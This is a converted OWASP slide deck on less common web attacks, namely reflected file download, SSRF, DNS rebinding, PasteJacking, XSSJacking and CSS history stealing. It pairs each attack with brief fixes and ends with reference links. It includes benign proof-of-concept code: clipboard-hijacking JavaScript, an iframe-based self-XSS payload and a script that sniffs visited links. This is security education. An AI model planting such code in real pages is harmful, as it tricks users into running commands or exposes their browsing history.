


# OWASP

The Open Web Application Security Project

## Reflected File Download

Attackers can build malicious URLs which once accessed, download files, and store them with any desired extension, giving a new malicious meaning to reflected input, even if it is properly escaped.



**Figure 3 – Input from the “bar” parameter is reflected in the response**



# OWASP

The Open Web Application Security Project

## How to fix?

- Use exact URL mapping
- Check paper for more suggestions




# OWASP

The Open Web Application Security Project

## Server Side Request Forgery

Web applications can trigger inter-server requests, which are typically used to fetch remote resources such as software updates, or to import data from a URL or other web applications. While such inter-server requests are typically safe, unless implemented correctly they can render the server vulnerable to Server Side Request Forgery.





**OWASP**

The Open Web Application Security Project

## How to fix?

- Whitelist allowed domains and protocols






# OWASP

The Open Web Application Security Project

## DNS Rebinding







# OWASP

The Open Web Application Security Project

## How to fix?

- Strong authentication for services
- Verify Host header
- Add TLS (verify certificate)



# OWASP

The Open Web Application Security Project

## PasteJacking

Copy the text below and run it in your terminal for totally not evil things to happen.

```
echo "not evil"
```

```
document.addEventListener('keydown', function(event) {  
  var ms = 800;  
  var start = new Date().getTime();  
  var end = start;  
  while(end < start + ms) {  
    end = new Date().getTime();  
  }  
  copyTextToClipboard('echo "evil"\n');  
});
```

```
[redacted] L:~ ionut$ echo "evil"  
evil  
[redacted] L:~ ionut$
```



# OWASP

The Open Web Application Security Project

## How to fix?

- Do not trust Copy/Paste from websites



# OWASP

The Open Web Application Security Project

## XSSJacking

← → ↻ Secure https://security.love/XSSJacking/index2.html

Enter your email below to register:

Repeat your email:

security.love says:

1

```
<html>
  <head>
    <script src="https://ajax.googleapis.com/ajax/libs/angularjs/1.6.1/angular.min.js"></script>
    <script src="main.js"></script>
  </head>
  <body ng-app="xssApp" ng-controller="mainController">
    <h1> </h1>
    <textarea placeholder="Vulnerable to XSS" ng-model="textArea" ng-change="checkForAlert(textArea)"
    </textarea>
  </body>
</html>
```

<https://github.com/dxa4481/XSSJacking>

```
Enter your email below to register:
<br>
<textarea autofocus style="width:220px; height:35px;"></textarea>
<br>
Repeat your email:
<br>
<iframe style="width:230px; height:50px;" frameborder="0" src="index.html"></iframe>
<br>
<input type="submit"></input>
<script>
  document.addEventListener('copy', function(e){
    console.log(e);
    e.clipboardData.setData('text/plain', '\x3cscript\x3ealert(1)\x3c/script\x3e');
    //e.preventDefault(); // no more our data, not data from any document, so do not write to the clipboard
  });
</script>
```



# OWASP

The Open Web Application Security Project

## How to fix?

- Avoid Self-XSS
- X-Frame-Options or CSP



# OWASP

The Open Web Application Security Project

## CSS History Stealing

Visited  
Link

[www.slashdot.org](http://www.slashdot.org)

[www.reddit.com](http://www.reddit.com)

[www.webmd.com](http://www.webmd.com)

[www.chase.com](http://www.chase.com)

[www.bankofamerica.com](http://www.bankofamerica.com)

Unvisited  
Link

```
var links =  
document.querySelectorAll('a');  
  
for (var x = 0; x < links.length; ++x) {  
  console.log(  
    document.defaultView.getComputedStyle(  
      link[x], null  
    ).color  
  );  
}  
  
>> rgb(85, 26, 139)    # Purple  
>> rgb(0, 0, 238)     # Blue  
>> rgb(85, 26, 139)    # Purple  
>> rgb(85, 26, 139)    # Purple  
>> rgb(0, 0, 238)     # Blue
```





# OWASP

The Open Web Application Security Project

## How to fix?

- Browsers should protect you



# OWASP

The Open Web Application Security Project

## Links

PHP Object Injection: <https://securitycafe.ro/2015/01/05/understanding-php-object-injection/>  
Java Deserialization: <https://github.com/GrrrDog/Java-Deserialization-Cheat-Sheet>  
Expression Language Injection: <https://www.mindedsecurity.com/fileshare/ExpressionLanguageInjection.pdf>  
Client Side Template Injection: <http://blog.portswigger.net/2016/01/xss-without-html-client-side-template.html>  
On Site Request Forgery: <http://blog.portswigger.net/2007/05/on-site-request-forgery.html>  
Web Cache Deception Attack: <https://www.blackhat.com/docs/us-17/wednesday/us-17-Gil-Web-Cache-Deception-Attack-wp.pdf>  
NoSQL Injection: <https://www.infoq.com/articles/nosql-injections-analysis>  
XPath Injection: [https://www.owasp.org/index.php/XPATH\\_Injection](https://www.owasp.org/index.php/XPATH_Injection)  
LDAP Injection: [https://www.owasp.org/index.php/Testing\\_for\\_LDAP\\_Injection\\_\(OTG-INPVAL-006\)](https://www.owasp.org/index.php/Testing_for_LDAP_Injection_(OTG-INPVAL-006))  
Path Relative Stylesheet Import: <http://blog.portswigger.net/2015/02/prssi.html>  
Host Header Injection: <http://www.skeletonscribe.net/2013/05/practical-http-host-header-attacks.html>  
HTTP Header Injection: <https://www.gracefulsecurity.com/http-header-injection/>  
SMTP Header Injection: <https://adamdoupe.com/publications/email-header-injection-vulns-it2017.pdf>  
HTTP Parameter Pollution: [https://www.owasp.org/index.php/Testing\\_for\\_HTTP\\_Parameter\\_pollution\\_\(OTG-INPVAL-004\)](https://www.owasp.org/index.php/Testing_for_HTTP_Parameter_pollution_(OTG-INPVAL-004))  
Race conditions: <http://roberto.greghats.it/pubs/dimva08-web.pdf>  
Session fixation: [https://www.owasp.org/index.php/Session\\_fixation](https://www.owasp.org/index.php/Session_fixation)  
Session puzzling: <http://www.triadsquare.com/session-puzzling>  
Password Reset MiTM: <https://www.ieee-security.org/TC/SP2017/papers/207.pdf>  
Cross-Site Script Inclusion: <https://www.scip.ch/en/?labs.20160414>  
JSONP Injection: <https://securitycafe.ro/2017/01/18/practical-jsonp-injection/>  
Same Origin Method Execution: <http://www.benhayak.com/2015/06/same-origin-method-execution-some.html>  
JSON Hijacking: <https://www.mbsd.jp/Whitepaper/xssi.pdf>  
Reflected File Download: [https://drive.google.com/file/d/0B0KLoHg\\_gR\\_XQnV4RVhINi96MHM/view](https://drive.google.com/file/d/0B0KLoHg_gR_XQnV4RVhINi96MHM/view)  
Server Side Request Forgery: <https://www.netsparker.com/blog/web-security/server-side-request-forgery-vulnerability-ssrf/>  
XML External Entities: [https://www.owasp.org/index.php/XML\\_External\\_Entity\\_\(XXE\)\\_Processing](https://www.owasp.org/index.php/XML_External_Entity_(XXE)_Processing)  
DNS Rebinding: [https://www.youtube.com/watch?v=Q0JG\\_eKLCws](https://www.youtube.com/watch?v=Q0JG_eKLCws)  
PasteJacking: <https://github.com/dxa4481/Pastejacking>  
XSSJacking: <https://github.com/dxa4481/XSSJacking>  
CSS History Stealing: <https://mislove.org/teaching/cs3700/spring15/lectures/lecture21.pdf>  
CSS Injection: <https://blog.innerht.ml/cross-origin-css-attacks-revisited-feat-utf-16/>  
ECB/CBC Crypto Tokens: <http://blog.portswigger.net/2011/10/breaking-encrypted-data-using-burp.html>  
Padding Oracle Attack: <https://robertheaton.com/2013/07/29/padding-oracle-attack/>



# OWASP

The Open Web Application Security Project

## Conclusion

Even if web applications are properly protected against common vulnerabilities (e.g. Cross Site Scripting, SQL Injection), there might be many other possible attacks.

The “less common” list of vulnerabilities is very long and nobody will ever know all of them. However, anyone can think about “What would happen if someone tries...?” in order to prevent at least a few of them.



**OWASP**

The Open Web Application Security Project

# Questions?



**OWASP**

The Open Web Application Security Project

## Contact

ionut [.] popescu [@] outlook [.] com